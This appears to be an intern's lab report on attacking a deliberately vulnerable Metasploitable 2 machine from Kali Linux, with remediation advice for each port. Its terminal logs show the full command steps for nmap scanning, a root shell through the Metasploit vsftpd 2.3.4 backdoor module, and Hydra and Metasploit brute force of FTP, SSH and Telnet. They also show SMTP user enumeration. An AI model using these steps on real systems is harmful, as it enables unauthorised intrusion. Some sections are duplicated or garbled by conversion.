

Task 2: Exploiting Ports on Metasploitable 2 using Kali Linux

Name : Gaurav Gawade Intern Id : 2036

Port Scan

Description:

Port scanning using Nmap refers to the process of probing a target system or network to identify open ports, running services, and exposed applications. Nmap (Network Mapper) is a widely used network scanning tool that helps discover which ports are open, what services are running on those ports, and sometimes the operating system in use. While Nmap is commonly used by administrators for network assessment and troubleshooting, attackers also use it during the reconnaissance phase to gather information about potential entry points before launching an attack.

Impact:

If an attacker successfully performs port scanning using Nmap, they gain valuable insight into the target's network structure. This information can reveal open ports, vulnerable services, misconfigurations, and unnecessary services exposed to the internet. Based on scan results, attackers can plan further attacks such as exploiting vulnerable services, brute-force login attempts, or launching denial-of-service attacks. Although port scanning itself does not directly damage systems, it significantly increases the risk of subsequent attacks.

Severity: Medium

Remedial:

To mitigate the risks associated with port scanning, organizations should implement strong network security controls. Firewalls should be configured to block unnecessary ports and restrict access to trusted IP addresses. Intrusion Detection and Prevention Systems (IDS/IPS) can be used to detect and alert on scanning behavior. Regular network hardening, disabling unused services, applying timely patches, and continuous log monitoring help reduce the attack surface and prevent attackers from leveraging scan results for further exploitation.

PUC:

```
[root@kali:~]# nmap -p- -sV 192.168.1.203
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 13:48 +0530
Nmap scan report for 192.168.1.203
Host is up (0.0050s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b) exploit...
34800/tcp open  status       1 (RPC #100024)
```

FTP port 21 Exploit

Description:

FTP port 21 exploitation involves abusing the File Transfer Protocol service that operates on TCP port 21. FTP is inherently insecure because it transmits usernames, passwords, and data in plain text. Attackers can exploit this service when it is misconfigured, exposed to the internet, uses weak or default credentials, allows anonymous access, or runs outdated software. These weaknesses make FTP a common entry point for unauthorized access.

Impact:


When FTP port 21 is exploited, attackers can gain unauthorized access to files and directories on the server. This may result in the theft of sensitive information, uploading of malicious files, modification or deletion of critical data, and capture of valid credentials through network sniffing. In many cases, FTP exploitation provides initial access that enables further attacks such as privilege escalation, lateral movement, or website defacement.

Severity: Critical

Remedial:

To remediate FTP port 21 risks, the recommended approach is to disable FTP and use secure alternatives such as SFTP or FTPS. Anonymous access should be completely disabled, and strong authentication policies must be enforced. Access to the service should be restricted using firewalls and IP whitelisting. Additionally, FTP software should be regularly patched and updated, logging and monitoring should be enabled, and unnecessary FTP services should be removed to minimize the attack surface.

PUC:




```
root@kali:~/home/gaurav
Session Actions Edit View Help
[root@kali]:(/home/gaurav)
# nmap -sV 192.168.1.203 -p
/usr/lib/nmap/nmap: option requires an argument -- 'p'
See the output of nmap -h for a summary of options.

[root@kali]:(/home/gaurav)
# nmap -sV 192.168.1.203 -p 21
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 23:58 +0530
Nmap scan report for 192.168.1.203
Host is up (0.002s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:9A:49:89 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds

```



```
= [ metasploit v6.4.103-dev
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,694 payloads      ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4


Matching Modules
cp

# Name          Disclosure Date   Rank      Check
-----+-----+-----+-----+
  0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent  No

VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf >
```



```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.203:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.203:21 - USER: 331 Please specify the password.
[+] 192.168.1.203:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.203:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.206:35715 → 192.168.1.203:6200
) at 2025-12-30 00:08:18 +0530
```



```
whosami
root
gedit
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:00:27:0a:49:09
          inet addr:192.168.1.203  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::0000:27ff:fe0a:4909/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:66267 errors:0 dropped:0 overruns:0 frame:0
            TX packets:65474 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1426355 (4.0 MB)  TX bytes:3555824 (3.3 MB)
            Base address:0x0020  Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:256 errors:0 dropped:0 overruns:0 frame:0
            TX packets:256 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:99845 (97.5 KB)  TX bytes:99845 (97.5 KB)
```

2nd way to do ftp using hydra

```
└─(root㉿kali)-[~/home/gaurav]
  └─# cat Users.txt
msfadmin
service
user
postgres

└─(root㉿kali)-[~/home/gaurav]
  └─# cat Passwords.txt
msfadmin
service
user
postgres
```

```
└─(root㉿kali)-[~/home/gaurav]
  └─# hydra -L Users.txt -P Passwords.txt 192.168.1.203 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-31 13:
25:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4),
~1 try per task
[DATA] attacking ftp://192.168.1.203:21/
[21][ftp] host: 192.168.1.203    login: service    password: service
[21][ftp] host: 192.168.1.203    login: user        password: user
[21][ftp] host: 192.168.1.203    login: msfadmin    password: msfadmin
[21][ftp] host: 192.168.1.203    login: postgres    password: postgres
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-31 13:
25:47

└─(root㉿kali)-[~/home/gaurav]
  └─# ftp 192.168.1.203
Connected to 192.168.1.203.
220 (vsFTPd 2.3.4)
Name (192.168.1.203:gaurav): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

3rd way using searchsploit

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
Shellcodes: No Results	

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.203:21 - The port used by the backdoor bind listener is already
  open
[+] 192.168.1.203:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.206:36739 → 192.168.1.203:62000
) at 2025-12-31 13:39:43 +0530

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0a:49:89
          inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:107059 errors:0 dropped:0 overruns:0 frame:0
            TX packets:66309 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6869570 (6.5 MB) TX bytes:3656401 (3.4 MB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:432 errors:0 dropped:0 overruns:0 frame:0
            TX packets:432 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:186429 (182.0 KB) TX bytes:186429 (182.0 KB)

whoami
root
```

Port 22 ssh Exploit

Description:

Port 22 SSH exploitation involves abusing the Secure Shell (SSH) service running on TCP port 22 to gain unauthorized access to a system. SSH is designed to provide secure remote access through encrypted communication; however, it can still be exploited if it is misconfigured. Common weaknesses include weak or reused passwords, default credentials, exposed SSH services on the internet, outdated SSH software, and improper authentication settings. Attackers often target SSH during the initial access phase to gain command-line control over a system.

Impact:

Successful exploitation of SSH on port 22 can allow an attacker to gain full remote access to the system. This may result in unauthorized command execution, data theft, modification or deletion of files, installation of malware, and creation of backdoors for persistent access. If the compromised account has administrative or root privileges, the attacker can completely take control of the system and potentially move laterally to other systems within the network.

Severity: Critical

Remedial:

To remediate SSH-related risks, organizations should harden the SSH configuration. Password-based authentication should be disabled in favor of key-based authentication, and direct root login must be turned off. SSH access should be restricted to trusted IP addresses using firewall rules, and non-standard ports may be used to reduce automated attacks. Regular patching of SSH services, enforcing strong

key management policies, enabling logging, and monitoring for brute-force attempts are essential to secure SSH and prevent exploitation.

PUC:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes        Attempt to login with a bla
                                nk username and password
BLANK_PASSWORDS   false        no         Try blank passwords for all
                                users
BRUTEFORCE_SPEED  5           yes        How fast to bruteforce, fro
                                m 0 to 5
CreateSession     true         no         Create a new session for ev
                                ery successful login
DB_ALL_CREDS     false        no         Try each user/password coup
                                le stored in the current da
                                tabase
DB_ALL_PASS      false        no         Add all passwords in the cu
                                rrent database to the list
DB_ALL_USERS     false        no         Add all users in the curren
                                t database to the list
DB_SKIP_EXISTING none       no         Skip existing credentials s
                                tored in the current databa
                                se (Accepted: none, user, u
                                ser&realm)
KEY_PASS          none       no         Passphrase for SSH private
                                key(s)
```

```
USER_FILE          no          File containing usernames,
VERBOSE            false       yes        Whether to print output for
                                all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/ssh/ssh_login) > 
```

```
PASS_FILE => /root/password.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.203:22      - Starting bruteforce
[*] 192.168.1.203:22 SSH - Testing User/Pass combinations
[-] 192.168.1.203:22      - Failed: 'user:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.203:22      - Failed: 'user:asjkl;'
[-] 192.168.1.203:22      - Failed: 'user:msfadmin'
[-] 192.168.1.203:22      - Failed: 'user:password'
[-] 192.168.1.203:22      - Failed: 'user:p0aaw0rd'
[-] 192.168.1.203:22      - Failed: 'root:root'
[-] 192.168.1.203:22      - Failed: 'root:asjkl;'
[-] 192.168.1.203:22      - Failed: 'root:msfadmin'
[-] 192.168.1.203:22      - Failed: 'root:password'
[-] 192.168.1.203:22      - Failed: 'root:p0aaw0rd'
[-] 192.168.1.203:22      - Failed: 'msfadmin:root'
[-] 192.168.1.203:22      - Failed: 'msfadmin:asjkl;'
[*] 192.168.1.203:22      - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare
),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:5
8:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.1.206:43455 → 192.168.1.203:22) at 2025-12
-30 00:57:15 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > 
```

```
L-# ssh msfadmin@192.168.1.203
The authenticity of host '192.168.1.203 (192.168.1.203)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GciOLuVscegPXLQOsUps+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.203' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.1.203's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Last login: Mon Dec 29 13:01:03 2025
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0a:49:89
          inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:132319 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:131529 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:8510712 (8.1 MB) TX bytes:7149109 (6.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:483 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:483 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:211233 (206.2 KB) TX bytes:211233 (206.2 KB)

msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.1.203 closed.

└─(root㉿kali)-[~/]
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Last login: Mon Dec 29 13:01:03 2025
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0a:49:89
          inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:132319 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:131529 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:8510712 (8.1 MB) TX bytes:7149109 (6.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:483 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:483 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:211233 (206.2 KB) TX bytes:211233 (206.2 KB)

msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.1.203 closed.

└─(root㉿kali)-[~/]
```

Port 23 Telnet Exploit

Description:

Port 23 Telnet exploitation involves abusing the Telnet service running on TCP port 23 to gain unauthorized access to a system. Telnet is an old remote access protocol that transmits all data, including usernames and passwords, in plain text without any encryption. Because of this fundamental weakness, Telnet is highly vulnerable to credential interception, brute-force attacks, and misuse when exposed to untrusted networks or the internet.

Impact:

When Telnet on port 23 is exploited, attackers can easily capture login credentials through network sniffing and gain remote command-line access to the system. This may lead to unauthorized command execution, data theft, modification or deletion of system files, installation of malware, and creation of persistent backdoors. In environments where Telnet is used for administrative access, exploitation can result in complete system compromise and enable further attacks across the network.

Severity: Critical

Remedial:

The primary remediation for Telnet risks is to disable the Telnet service entirely. It should be replaced with secure alternatives such as SSH, which provide encrypted communication and stronger authentication. If Telnet cannot be immediately removed, access should be strictly restricted to trusted networks, strong passwords must be enforced, and continuous monitoring should be enabled. Regular system hardening, patching, and firewall rules blocking port 23 are essential to prevent

unauthorized access and eliminate the risk associated with Telnet exploitation.

PUC:

```
root@kali: /home/gaurav
Session Actions Edit View Help
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion      ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

Name          Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes       Attempt to login with a bla
BLANK_PASSWORDS   false        no        Try blank passwords for all
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, fro
CreateSession     true         no        Create a new session for ev
DB_ALL_CREDS     false        no        Try each user/password coup
DB_ALL_PASS       false        no        Add all passwords in the cu
DB_ALL_USERS     false        no        Add all users in the curren
DB_SKIP_EXISTING none        no        Skip existing credentials s
                                         stored in the current databa
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE root/users.txt
USER_FILE => root/users.txt
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) >
```

```
[*] Command shell session 1 opened (192.168.1.206:40927 → 192.168.1.203:23)
at 2025-12-30 10:33:23 +0530
[*] 192.168.1.203:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > █
```

Port 25 SMTP Exploit

Description:

Port 25 SMTP exploitation involves abusing the Simple Mail Transfer Protocol (SMTP) service running on TCP port 25, which is primarily used for sending emails between mail servers. SMTP can be exploited when it is misconfigured, outdated, or exposed to untrusted networks. Common weaknesses include open mail relay configurations, lack of authentication, weak access controls, and vulnerable SMTP software. Attackers often target SMTP services during reconnaissance or for abusing email infrastructure.

Impact:

If SMTP on port 25 is exploited, attackers can use the mail server to send spam, phishing emails, or malware, damaging the organization's reputation and potentially leading to IP blacklisting. They may also perform email spoofing, intercept or manipulate email traffic, or exploit vulnerabilities to gain unauthorized access to the server. In severe cases, SMTP exploitation can result in data leakage, service disruption, or further compromise of internal systems.

Severity: High

Remedial:

To remediate SMTP-related risks, organizations should ensure that open mail relays are disabled and proper authentication mechanisms are enforced. Access to port 25 should be restricted using firewall rules, allowing only trusted mail servers to connect. SMTP services should be kept up to date with the latest security patches, and secure email protocols such as SMTPS or STARTTLS should be enabled to encrypt email traffic. Continuous monitoring, spam filtering, and logging should be implemented to detect and prevent abuse of the SMTP service.

PUC:

```
root@kali: /home/gaurav
Session Actions Edit View Help

msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting     Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           25        yes        The target port (TCP)
THREADS          1         yes        The number of concurrent threads (max one per host)
UNIXONLY         true       yes        Skip Microsoft bannered servers when testing unix users
USER_FILE        /usr/share/metasploit-framework/data/windows/unix_users.txt  yes        The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smtp/smtp_enum) > se RHOSTS 192.168.1.203
[*] Unknown command: se. Did you mean set? Run the help command for more details.
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/smtp/smtp_enum) > run
```

```
[*] msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
[*] msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.203:25 - 192.168.1.203:25 Banner: 220 metasploitable.local domain ESMTP Postfix (Ubuntu)
[+] 192.168.1.203:25 - 192.168.1.203:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.203:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/smtp/smtp_enum) > 
```

```
To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
http://help.ubuntu.com/                                          [+] 192.168.1.203:23 - 192.168.1.203
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0a:49:89  [+] 192.168.1.203:23 - 192.168.1.203
          inet addr:192.168.1.203  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link  [+] 192.168.1.203:23 - 192.168.1.203
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:343 errors:0 dropped:0 overruns:0 frame:0  [+] 192.168.1.203:23 - 192.168.1.203
            TX packets:323 errors:0 dropped:0 overruns:0 carrier:0  [+] 192.168.1.203:23 - 192.168.1.203
            collisions:0 txqueuelen:1000  [+] 192.168.1.203:23 - 192.168.1.203
            RX bytes:27836 (27.1 KB)  TX bytes:38392 (37.4 KB)
            Base address:0xd020 Memory:f0200000-f0220000  [+] 192.168.1.203:23 - 192.168.1.203

lo      Link encap:Local Loopback  [+] 192.168.1.203:23 - 192.168.1.203
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host  [+] 192.168.1.203:23 - 192.168.1.203
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:163 errors:0 dropped:0 overruns:0 frame:0  [+] 192.168.1.203:23 - 192.168.1.203
            TX packets:163 errors:0 dropped:0 overruns:0 carrier:0  [+] 192.168.1.203:23 - 192.168.1.203
            collisions:0 txqueuelen:0  [+] 192.168.1.203:23 - 192.168.1.203
            RX bytes:54417 (53.1 KB)  TX bytes:54417 (53.1 KB)

msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
```

Port 111 and 2049 RPCBind Exploit

Description:

Port 111 and port 2049 are commonly associated with **RPC services**, particularly **RPCBind (also known as Portmapper)** on port 111 and **Network File System (NFS)** on port 2049. RPCBind acts as a directory service that maps RPC program numbers to network ports, while NFS uses RPC to allow remote systems to access and share files over a network. When these services are exposed or misconfigured, attackers can query RPCBind to discover running RPC services and then interact with NFS shares without proper authorization.

Impact:

Exploitation of RPCBind and NFS can lead to serious security issues. Attackers may enumerate available RPC services, identify exported NFS shares, and gain unauthorized access to sensitive files and directories. In some cases, misconfigured NFS shares allow read or write access without authentication, enabling data theft, file modification, malware upload, or deletion of critical system files. RPC services may also be leveraged for further attacks such as privilege escalation or lateral movement within the network.

Severity: High

Remedial:

To remediate risks associated with RPCBind and NFS, these services should not be exposed to the internet and should be restricted to trusted internal networks only. Firewall rules must be implemented to block or limit access to ports 111 and 2049. NFS exports should be carefully configured with strict access controls, proper permissions, and host-based restrictions. Additionally, RPC and NFS services should be

kept up to date, unnecessary services disabled, and continuous monitoring enabled to detect unauthorized access or suspicious activity.

PUC:

```
agent
└──(root㉿kali)-[~/home/gaurav]
    └──# cd .ssh/
        └──(root㉿kali)-[~/home/gaurav/.ssh]
            └──# ls
                agent
            └──(root㉿kali)-[~/home/gaurav/.ssh]
                └──# touch known_hosts
            └──(root㉿kali)-[~/home/gaurav/.ssh]
                └──# ls
                    agent  known_hosts
            └──(root㉿kali)-[~/home/gaurav/.ssh]
                └──# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): hack_the_planet_rsa
Enter passphrase for "hack_the_planet_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in hack_the_planet_rsa
Your public key has been saved in hack_the_planet_rsa.pub
The key fingerprint is:
SHA256:yyVnHaffin7u5ntwqB217oSY7vYsIwPQ0C5ADh7j31A root@kali
The key's randomart image is:
+---[RSA 4096]---+
|..+. E
|00+ o .
| 0.0 + . +
| . = o o *.
| . + S = +o .
| .. B o+.o
| ..+oo.-
| o.+o.o
| =oB+.
+---[SHA256]---+
└──(root㉿kali)-[~/home/gaurav]
